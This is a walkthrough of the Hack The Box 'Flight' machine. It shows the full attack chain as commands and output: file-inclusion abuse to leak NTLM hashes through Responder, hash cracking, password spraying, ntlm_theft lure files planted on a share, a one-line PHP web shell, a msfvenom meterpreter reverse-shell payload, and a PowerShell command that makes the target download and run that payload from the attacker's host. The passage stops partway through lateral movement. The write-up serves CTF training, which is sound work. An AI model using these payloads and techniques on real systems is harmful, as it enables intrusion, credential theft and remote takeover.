


# HTB Flight CTF

## Web Service Enumeration

Homepage is just a splash page with some information on aeronautics



At the end of the page, I located a vhost:

```
Copyright 2022 flight.htb - All Rights Reserved
```

I added it to my **/etc/hosts** file:

```
10.10.11.187 flight.htb
```

With that in mind I started a subdomain enumeration scan with ffuf:

```
v1.1.0

:: Method      : GET
:: URL         : http://flight.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.flight.htb
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 10
:: Matcher       : Response status: 200,204,301,302,307,401,403
:: Filter        : Response size: 7069

school          [Status: 200, Size: 3996, Words: 1045, Lines: 91] ←
:: Progress: [4989/4989] :: Job [1/1] :: 58 req/sec :: Duration: [0:01:25] :: Errors: 0 ::
```

The command looks like that:

```
ffuf -u http://flight.htb -w /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.flight.
```

From the output, a valid "school.flight.htb" subdomain has been found:

The screenshot shows a website for "AVIATION SCHOOL". The header features the word "AVIATION SCHOOL" in large, white, serif capital letters. Below the header is a navigation bar with three items: "Home", "About Us", and "Blog". The main content area has a background image of a child wearing aviator goggles and a cap, holding a small airplane toy against a blue sky with white clouds. On the left side of the content area, there is a title "Cum Sociis Nat PENATIBUS" and a short paragraph of placeholder text: "Aenean leo nunc, fringilla a viverra sit amet, varius quis magna. Nunc vel mollis purus."

Looking around the website, we can see that the back-end uses PHP and it renders the pages based off of a "view" GET parameter in the URL:

This screenshot shows the same website as above, but with a red box highlighting the URL in the browser's address bar: "school.flight.htb/index.php?view=home.html". The page content is identical to the first screenshot, displaying the "AVIATION SCHOOL" header, navigation bar, and the "Cum Sociis Nat PENATIBUS" section with placeholder text.

After messing around with this parameter for a few minutes, I discovered that the website is vulnerable to Local File Inclusion (LFI).

I tried fuzzing for different files based on a windows LFI wordlist, and got many hits:

```
 :: Timeout           : 10
 :: Threads          : 5
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 1170,1102

C:/Windows/win.ini      [Status: 200, Size: 1194, Words: 149, Lines: 38]
C:/WINDOWS/System32/drivers/etc/hosts [Status: 200, Size: 1926, Words: 315, Lines: 52]
C:/xampp/apache/logs/error.log [Status: 200, Size: 126923, Words: 14095, Lines: 645]
C:/xampp/apache/logs/access.log [Status: 200, Size: 723909, Words: 92742, Lines: 6107]
C:/Windows/System32/inet srv/config/schema/ASPNET_schema.xml [Status: 200, Size: 45670, Words: 8921, Lines: 700]
c:/xampp/apache/conf/httpd.conf [Status: 200, Size: 22337, Words: 2849, Lines: 597]
c:/xampp/sendmail/sendmail.ini [Status: 200, Size: 3198, Words: 431, Lines: 103]
c:/xampp/phpMyAdmin/config.inc.php [Status: 200, Size: 3153, Words: 274, Lines: 92]
c:/xampp/php/php.ini [Status: 200, Size: 75093, Words: 9638, Lines: 2026]
c:/xampp/apache/logs/error.log [Status: 200, Size: 145708, Words: 16006, Lines: 714]
c:/WINDOWS/system32/drivers/etc/networks [Status: 200, Size: 1509, Words: 231, Lines: 47]
c:/WINDOWS/system32/drivers/etc/hosts [Status: 200, Size: 1926, Words: 315, Lines: 52]
c:/WINDOWS/system32/drivers/etc/lmhosts.sam [Status: 200, Size: 4785, Words: 771, Lines: 110]
c:/WINDOWS/system32/drivers/etc/protocol [Status: 200, Size: 2460, Words: 588, Lines: 58]
c:/WINDOWS/system32/drivers/etc/services [Status: 200, Size: 18737, Words: 8656, Lines: 318]
c:/WINDOWS/WindowsUpdate.log [Status: 200, Size: 1378, Words: 173, Lines: 35]
c:/xampp/apache/logs/access.log [Status: 200, Size: 738845, Words: 94170, Lines: 6211]
:: Progress: [236/236] :: Job [1/1] :: 13 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

The command looks like this:

```
ffuf -u http://school.flight.htb/index.php?view=FUZZ -w /usr/share/wordlists/SecLists-master/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt
```

However, none of those files are really useful in our case.

I discovered that the LFI vulnerability is actually a broader file inclusion, because it's also possible to make remote connections and include files from remote connections. To test this, I ran:

```
sudo python3 -m http.server 80
```

To establish a simple python http server to handle the http request, and then:

```
curl http://school.flight.htb/index.php?view=http://10.10.14.14/
```

Instantly, I got the request back at the python http server:

10.10.11.187 - - [24/Jun/2025 12:31:47] "GET / HTTP/1.1" 200 -

## NTLM Hash Grabbing: Poisoned SMB Connection

The script has some protections enabled, in an attempt to protect from attacks. It's a simple filter that looks for suspicious strings, like "\\" or ".." or "filter" and so on.

As this is a windows machine, we can try to grab the password hash for the user running the Apache webserver by forcing it to make a connection back to us. It not always works, but it's nice to try.

I fired up Responder.py to listen and poison incoming connections:

```
python3 Responder.py -I tun0
```

```
[+] Current Session Variables:  
    Responder Machine Name      [WIN-EZW67LWWGLN]  
    Responder Domain Name       [RQZC.LOCAL]  
    Responder DCE-RPC Port     [46678]  
  
[*] Version: Responder 3.1.6.0  
[*] Author: Laurent Gaffie, <lgauffie@secorizon.com>  
  
[+] Listening for events...
```

Commonly, to make a SMB connection, you'd use "`\<server-ip>\<share>\<filename>`" but in this case the server blocks instances of "`\`". To bypass this I initially tried to url-encode it, double url encode it, and even use the `smb://` protocol instead of `\` (e.g. `http://school.flight.htb/index.php?view=smb://10.10.14.14/test/test`) instead of `http://school.flight.htb/index.php?view=\10.10.14.14\test\test`) however neither worked.

Then I realized that "\\" and "//" in this context are the same thing. I can initiate a SMB connection using "//" instead of the usual "\\":

```
curl 'http://school.flight.htb/index.php?view=//10.10.14.14/share/'
```

Instantly, got a connection on my Responder session:

The NTLM hash for "svc\_apache" looks like this:

svc apache::flight:772f1267fdc6d9af:3FFC93A691EF0DBEDDC326C9604561C3:010100000000000008079BBF6FAE4DB01E924E11FA4D71F6F0000000002000800520

I saved it to a file, and used hashcat to crack it. Got a hit after a few seconds:

The command looks like this:

```
hashcat svc_apache.poison /usr/share/wordlists/rockyou.txt
```

With that, got credentials for "svc\_apache":

Username: svc\_apache  
Password: S@Ss!K@\*t13

## SMB Server Enumeration

With credentials for svc\_apache, I could begin enumerating other services in the box, including SMB. I discovered there are a few non-default shares (**Shared**, **Users** and **Web**):

```
user@attackbox:~/hacking/htb/machines/hard/flight$ nxc smb 10.10.11.187 -u svc_apache -p 'S@Ss!K#*t13' -shares
SMB      10.10.11.187  445  GO          [*] Windows 10 / Server 2019 Build 17763 x64 (name:G
0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.187  445  GO          [*] flight.htb\svc_apache:S@Ss!K#*t13
SMB      10.10.11.187  445  GO          [*] Enumerated shares
SMB      10.10.11.187  445  GO          Share           Permissions      Remark
SMB      10.10.11.187  445  GO          -----          -----
SMB      10.10.11.187  445  GO          ADMIN$          Remote Admin
SMB      10.10.11.187  445  GO          C$             Default share
SMB      10.10.11.187  445  GO          IPC$           READ            Remote IPC
SMB      10.10.11.187  445  GO          NETLOGON        READ            Logon server share
SMB      10.10.11.187  445  GO          Shared          READ
SMB      10.10.11.187  445  GO          SYSVOL         READ
SMB      10.10.11.187  445  GO          Users           READ
SMB      10.10.11.187  445  GO          Web             READ
user@attackbox:~/hacking/htb/machines/hard/flight$
```

I connected to the Web share using my svc\_apache credentials and from what I can see, all the files of the web application are here:

```

5056511 blocks of size 4096. 1250084 blocks available
smb: \> ls flight.htb/
. D 0 Tue Jun 24 20:32:00 2025
.. D 0 Tue Jun 24 20:32:00 2025
css D 0 Tue Jun 24 20:32:00 2025
images D 0 Tue Jun 24 20:32:00 2025
index.html A 7069 Thu Feb 24 02:58:10 2022
js D 0 Tue Jun 24 20:32:00 2025

5056511 blocks of size 4096. 1250084 blocks available
smb: \> ls schoold.flight.htb/
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \schoold.flight.htb\
smb: \> ls school.flight.htb/
. D 0 Tue Jun 24 20:32:01 2025
.. D 0 Tue Jun 24 20:32:01 2025
about.html A 1689 Tue Oct 25 00:54:45 2022
blog.html A 3618 Tue Oct 25 00:53:59 2022
home.html A 2683 Tue Oct 25 00:56:58 2022
images D 0 Tue Jun 24 20:32:01 2025
index.php A 2092 Thu Oct 27 04:59:25 2022
lfi.html A 179 Thu Oct 27 04:55:16 2022
styles D 0 Tue Jun 24 20:32:01 2025

5056511 blocks of size 4096. 1250084 blocks available
smb: \> |

```

The command to connect to the share is:

```
smbclient //10.10.11.187/Web -U flight.htb/svc_apache
```

The "Shared" folder is also interesting because, from the name of it, it seems like users may access this folder to upload/download files, which means that we can possibly craft a malicious file and put there (whenever we get a user with write permissions to the share) so that, when opened, we would grab their NTLM hash.

## Password Reuse: svc\_apache -> s.moon

I used netexec ldap module to enumerate the valid users in the AD domain and it got me all the users, saving them to "users.txt":

Built-in account for guest access to the computer/domain			
LDAP	10.10.11.187	389	G0
			krbtgt
			2022-09-22 16:48:01 0
			Key Distribution Center Service Account
LDAP	10.10.11.187	389	G0
			S.Moon
			2022-09-22 17:08:22 0
			Junior Web Developer
LDAP	10.10.11.187	389	G0
			R.Cold
			2022-09-22 17:08:22 0
			HR Assistant
LDAP	10.10.11.187	389	G0
			G.Lors
			2022-09-22 17:08:22 0
			Sales manager
LDAP	10.10.11.187	389	G0
			L.Kein
			2022-09-22 17:08:22 0
			Penetration tester
LDAP	10.10.11.187	389	G0
			M.Gold
			2022-09-22 17:08:22 0
			Sysadmin
LDAP	10.10.11.187	389	G0
			C.Bum
			2022-09-22 17:08:22 0
			Senior Web Developer
LDAP	10.10.11.187	389	G0
			W.Walker
			2022-09-22 17:08:22 0
			Payroll officer
LDAP	10.10.11.187	389	G0
			I.Francis
			2022-09-22 17:08:22 0
			Nobody knows why he's here
LDAP	10.10.11.187	389	G0
			D.Truff
			2022-09-22 17:08:22 0
			Project Manager
LDAP	10.10.11.187	389	G0
			V.Stevens
			2022-09-22 17:08:22 0
			Secretary
LDAP	10.10.11.187	389	G0
			svc_apache
			2022-09-22 17:08:23 0
			Service Apache web
LDAP	10.10.11.187	389	G0
			O.Possum
			2022-09-22 17:08:23 0
			Helpdesk

The command looks like this:

```
nxc ldap 10.10.11.187 -u svc_apache -p 'S@Ss!K@*t13' --users-export users.txt
```

My users file looks like this:

```

Administrator
Guest
krbtgt
S.Moon
R.Cold
G.Lors
L.Kein
M.Gold
C.Bum
W.Walker
I.Francis
D.Truff
V.Stevens
svc_apache
O.Possum

```

I also created a "passwords.txt" to store the passwords:

```
$ cat passwords.txt  
S@Ss!K@*t13
```

Then, with all the users in hands, I performed a password spray attack to see if any other user shares the same password as "svc\_apache":

```
user@attackbox:/hacking/htb/machines/hard/flight$ nxc ldap 10.10.11.187 -u users.txt -p 'S@Ss!K@*t13' --continue-on-success  
[*] Windows 10 / Server 2019 Build 17763 (name:G0) (domain:flight.hbt) (signing:None) (channel binding:No TLS cert)  
LDRP 10.10.11.187 389 G0 [*] flight.hbt\Administrator:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\Guest:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\krbtgt:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [*] flight.hbt\S.Moon:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\K.Cold:SESs!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\G.Lore:SESs!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\L.Klein:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\M.Cold:SESs!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\C.Burns:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\W.Walker:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\I.Francis:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\D.Truff:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\V.Stevens:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [*] flight.hbt\svc_apache:S@Ss!K@*t13  
LDRP 10.10.11.187 389 G0 [-] flight.hbt\O.Possum:S@Ss!K@*t13  
user@attackbox:/hacking/htb/machines/hard/flight$ |
```

The command looks like this:

```
nxc ldap 10.10.11.187 -u users.txt -p 'S@Ss!K@*t13' --continue-on-success
```

Sure enough, "S.Moon" does! **New creds:**

```
flight.hbt\S.Moon:S@Ss!K@*t13
```

## Infecting the SMB share with malicious files

I can see that "s.moon" has read/write privileges to the "Shared" SMB share:

```
user@attackbox:/hacking/htb/machines/hard/flight$ nxc smb 10.10.11.187 -u s.moon -p 'S@Ss!K@*t13' --shares  
[*] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.hbt) (signing:True) (SMBv1:False)  
SMB 10.10.11.187 445 G0 [*] flight.hbt\s.moon:S@Ss!K@*t13  
SMB 10.10.11.187 445 G0 [*] Enumerated shares  
SMB 10.10.11.187 445 G0 Share Permissions Remark  
SMB 10.10.11.187 445 G0 -----  
SMB 10.10.11.187 445 G0 ADMINS Remote Admin  
SMB 10.10.11.187 445 G0 C$ Default share  
SMB 10.10.11.187 445 G0 IPC$ Remote IPC  
SMB 10.10.11.187 445 G0 NETLOGON READ Logon server share  
SMB 10.10.11.187 445 G0 Shared READ, WRITE  
SMB 10.10.11.187 445 G0 SYSVOL READ Logon server share  
SMB 10.10.11.187 445 G0 Users READ  
SMB 10.10.11.187 445 G0 Web READ
```

I used the tool "[ntlm\\_theft](#)" from github to generate a bunch of ntlmv2 hash theft files, that will be later uploaded to the "Shared" folder.

```
(venv) user@attackbox:/hacking/tools/ntlm_theft$ python3 ntlm_theft.py --generate all --server 10.10.14.14  
.14 --filename bsec  
Created: bsec/bsec.scf (BROWSE TO FOLDER)  
Created: bsec/bsec-(url).url (BROWSE TO FOLDER)  
Created: bsec/bsec-(icon).url (BROWSE TO FOLDER)  
Created: bsec/bsec.lnk (BROWSE TO FOLDER)  
Created: bsec/bsec.rtf (OPEN)  
Created: bsec/bsec-(stylesheet).xml (OPEN)  
Created: bsec/bsec-(fullidoc).xml (OPEN)  
Created: bsec/bsec.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)  
Created: bsec/bsec-(includepicture).docx (OPEN)  
Created: bsec/bsec-(remotetemplate).docx (OPEN)  
Created: bsec/bsec-(frameset).docx (OPEN)  
Created: bsec/bsec-(externalcell).xlsx (OPEN)  
Created: bsec/bsec.wax (OPEN)  
Created: bsec/bsec.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)  
Created: bsec/bsec.aspx (OPEN)  
Created: bsec/bsec.jnlp (OPEN)  
Created: bsec/bsec.application (DOWNLOAD AND OPEN)  
Created: bsec/bsec.pdf (OPEN AND ALLOW)  
Created: bsec/zoom-attack-instructions.txt (PASTE TO CHAT)  
Created: bsec/Autorun.inf (BROWSE TO FOLDER)  
Created: bsec/desktop.ini (BROWSE TO FOLDER)  
Generation Complete.  
(venv) user@attackbox:/hacking/tools/ntlm_theft$ |
```

The command:

```
python3 ntlm_theft.py --generate all --server 10.10.14.14 --filename bsec
```

Then, I started Responder once again:

```
python3 Responder.py -I tun0
```

I connected to the share and began uploading all the files:

```
[venv] user@attackbox:-/hacking/tools/ntlm_theft/bsec$ sudo smbclient //10.10.11.187/Shared -U flight.h  
b.s.moon  
Password for [FLIGHT.HTB\s.moon]:  
Try "help" to get a list of possible commands.  
smb: \> mput *  
Put file bsec.scf? y  
NT STATUS ACCESS_DENIED opening remote file \bsec.scf  
Put file bsec.application? y  
putting file bsec.application as \bsec.application (1.7 kb/s) (average 1.7 kb/s)  
Put file bsec-(stylesheet).xml? y  
putting file bsec-(stylesheet).xml as \bsec-(stylesheet).xml (0.2 kb/s) (average 1.0 kb/s)  
Put file bsec.rtf? y  
NT STATUS ACCESS_DENIED opening remote file \bsec.rtf  
Put file bsec.aspx? y  
NT STATUS ACCESS_DENIED opening remote file \bsec.aspx  
Put file bsec-(externalcell).xlsx? y  
NT STATUS ACCESS_DENIED opening remote file \bsec-(externalcell).xlsx  
Put file bsec-(fulldocx).xml? y  
putting file bsec-(fulldocx).xml as \bsec-(fulldocx).xml (39.6 kb/s) (average 20.7 kb/s)  
Put file bsec-(frameset).docx? y  
NT STATUS ACCESS_DENIED opening remote file \bsec-(frameset).docx  
Put file bsec.lnk? y  
NT STATUS ACCESS_DENIED opening remote file \bsec.lnk
```

With all files uploaded, after a few seconds, I got a hit on my Responder server. A hash for "c.bum" user:

The hash looks like this:

I could crack the hash with hashcat, and rockyou.txt wordlist:

The command looks like this:

```
hashcat c.bum.hash /usr/share/wordlists/rockyou.txt
```

## New credentials:

Username: flight.htb/c.bum  
Password: Tikkycoll\_431012284

## Remote Code Execution

User "c.bum" has Write access over the "Web" share:

```

user@attackbox:~/hacking/htb/machines/hard/flight$ nxc smb 10.10.11.187 -u c.bum -p 'Tikkycoll_431012284
' -shares
SMB    10.10.11.187  445  G0          [*] Windows 10 / Server 2019 Build 17763 x64 (name:G
0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB    10.10.11.187  445  G0          [*] flight.htb\c.bum:Tikkycoll_431012284
SMB    10.10.11.187  445  G0          [*] Enumerated shares
SMB    10.10.11.187  445  G0          Share   Permissions   Remark
SMB    10.10.11.187  445  G0          -----  -----  -----
SMB    10.10.11.187  445  G0          ADMIN$      Remote Admin
SMB    10.10.11.187  445  G0          CS          Default share
SMB    10.10.11.187  445  G0          IPC$        Remote IPC
SMB    10.10.11.187  445  G0          NETLOGON   READ
SMB    10.10.11.187  445  G0          Shared      READ,WRITE
SMB    10.10.11.187  445  G0          SYSVOL     READ
SMB    10.10.11.187  445  G0          Users      READ
SMB    10.10.11.187  445  G0          Web        READ,WRITE
user@attackbox:~/hacking/htb/machines/hard/flight$ 

```

Because I know the webserver is running PHP on the back-end, it's just a matter of creating a malicious php file, upload it to the webserver using c.bum's credentials, and then visiting the php file to make the server execute it.

This is how my evil.php file looks like:

```
<?php system($_REQUEST['cmd']); ?>
```

I started a netcat listener to wait for connections:

```
sudo rlwrap nc -lvpn 53
```

Then, I connected to the SMB share as c.bum using:

```
smbclient //10.10.11.187/Web -U flight.htb/c.bum
```

I got into school.flight.htb and uploaded the malicious php file:

```

smb: \school.flight.htb\> ls
.          D      0  Tue Jul  1 22:22:00 2025
..
about.html  A     1689  Tue Oct 25 00:54:45 2022
blog.html   A     3618  Tue Oct 25 00:53:59 2022
home.html   A     2683  Tue Oct 25 00:56:58 2022
images      D      0  Tue Jul  1 22:22:00 2025
index.php   A     2092  Thu Oct 27 04:59:25 2022
lfi.html    A     179   Thu Oct 27 04:55:16 2022
styles      D      0  Tue Jul  1 22:22:00 2025

      5056511 blocks of size 4096. 1255446 blocks available
smb: \school.flight.htb\> put evil.php
putting file evil.php as \school.flight.htb\evil.php (2.2 kb/s) (average 2.2 kb/s)

```

I accessed the php file in the webserver (to trigger execution by the back-end) using curl:

```

user@attackbox:~/hacking/htb/machines/hard/flight$ curl 'http://school.flight.htb/evil.php?cmd=whoami'
flight\svc_apache
user@attackbox:~/hacking/htb/machines/hard/flight$ curl 'http://school.flight.htb/evil.php?cmd=ipconfig'

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . : htb
IPv6 Address . . . . . : dead:beef::13d
IPv6 Address . . . . . : dead:beef::e582:41d4:1302:ba1%
Link-local IPv6 Address . . . . : fe80::e582:41d4:1302:ba1%
IPv4 Address . . . . . : 10.10.11.187
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : fe80::250:56ff:feb9:c0a4%6
                                         10.10.10.2

```

I generated a malicious windows PE:

```

$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=443 -f exe -o evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: evil.exe

```

I started a webserver with python to serve the malicious PE:

```
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

I used curl to make the server download my executable and save it to a world-writable folder (URL-encoded from <https://cyberchef.org>):

```
$ curl 'http://school.flight.htb/evil.php?cmd=powershell%20iwr%2010.10.14.14/evil.exe%20-o%20C:%5Cwindows%5Ctasks%5Cevil.exe'
```

I configured multi/handler in my metasploit console:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
```

Payload options (windows/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

View the full module info with the info, or info -d command.

```
msf6 exploit(multi/handler) > set LHOST 10.10.14.14
LHOST => 10.10.14.14
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

[\*] Started reverse TCP handler on 10.10.14.14:443

I triggered the malicious PE:

```
$ curl 'http://school.flight.htb/evil.php?cmd=c:\windows\tasks\evil.exe'
```

Instantly, I got a hit, and a new meterpreter session has been opened:

```
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 10.10.11.187
[*] Meterpreter session 1 opened (10.10.14.14:443 -> 10.10.11.187:49906) at 2025-07-01 15:42:59 -0300
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

meterpreter >

I immediately started looking for a new process to migrate to, with the "ps" command:

```
meterpreter > ps
<SNIP>
4752 5188 cmd.exe           x64   0      flight\svc_apache C:\Windows\System32\cmd.exe
4800 640 svchost.exe        x64   0      flight\svc_apache C:\xampp\apache\bin\httpd.exe
4996 640 httpd.exe         x64   0      flight\svc_apache C:\xampp\apache\bin\httpd.exe
5084 640 svchost.exe        x64   0      flight\svc_apache C:\xampp\apache\bin\httpd.exe
5188 4996 httpd.exe        x64   0      flight\svc_apache C:\xampp\apache\bin\httpd.exe
5948 640 svchost.exe        x64   0      flight\svc_apache C:\xampp\apache\bin\httpd.exe
5960 640 svchost.exe        x64   0      flight\svc_apache C:\xampp\apache\bin\httpd.exe
meterpreter > migrate 5188
[*] Migrating from 2360 to 5188...
[*] Migration completed successfully
```

## Lateral Movement: svc\_apache -> c.bum -> service account

I noticed a inetpub folder in the root of the C drive, which is odd because from the nmap scan we know that Apache is running, not IIS.

Taking a further look into it, I can see the port 8000 is listening, but it also doesn't show on the nmpa scan. Probably being blacklisted on the firewall:

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	g0:0	LISTENING
TCP	0.0.0.0:88	g0:0	LISTENING
TCP	0.0.0.0:135	g0:0	LISTENING
TCP	0.0.0.0:189	g0:0	LISTENING
TCP	0.0.0.0:443	g0:0	LISTENING
TCP	0.0.0.0:445	g0:0	LISTENING
TCP	0.0.0.0:464	g0:0	LISTENING
TCP	0.0.0.0:593	g0:0	LISTENING
TCP	0.0.0.0:636	g0:0	LISTENING
TCP	0.0.0.0:3268	g0:0	LISTENING
TCP	0.0.0.0:3269	g0:0	LISTENING
TCP	0.0.0.0:5985	g0:0	LISTENING
TCP	0.0.0.0:8000	g0:0	LISTENING
TCP	0.0.0.0:9389	g0:0	LISTENING
TCP	0.0.0.0:47001	g0:0	LISTENING
TCP	0.0.0.0:49664	g0:0	LISTENING
TCP	0.0.0.0:49665	g0:0	LISTENING
TCP	0.0.0.0:49666	g0:0	LISTENING
TCP	0.0.0.0:49667	g0:0	LISTENING
TCP	0.0.0.0:49673	g0:0	LISTENING

I investigated the inners of inetpub more thoroughly and discovered that c.bum has write access in the "development" folder:

```
PS C:\windows\tasks> icacls C:/inetpub/development
C:/inetpub/development [flight\c.bum:(OI)(CI)(W)
                           NT SERVICE\TrustedInstaller:(I)(F)
                           NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
                           NT AUTHORITY\SYSTEM:(I)(F)
                           NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                           BUILTIN\Administrators:(I)(F)
                           BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                           BUILTIN\Users:(I)(RX)
                           BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                           CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
PS C:\windows\tasks> |
```

I started a netcat listener on my attacking machine:

```
$ sudo rlwrap nc -lvpn 443
listening on [any] 443 ...
```

Then I uploaded RunasCs to the victim, and got a reverse shell as c.bum:

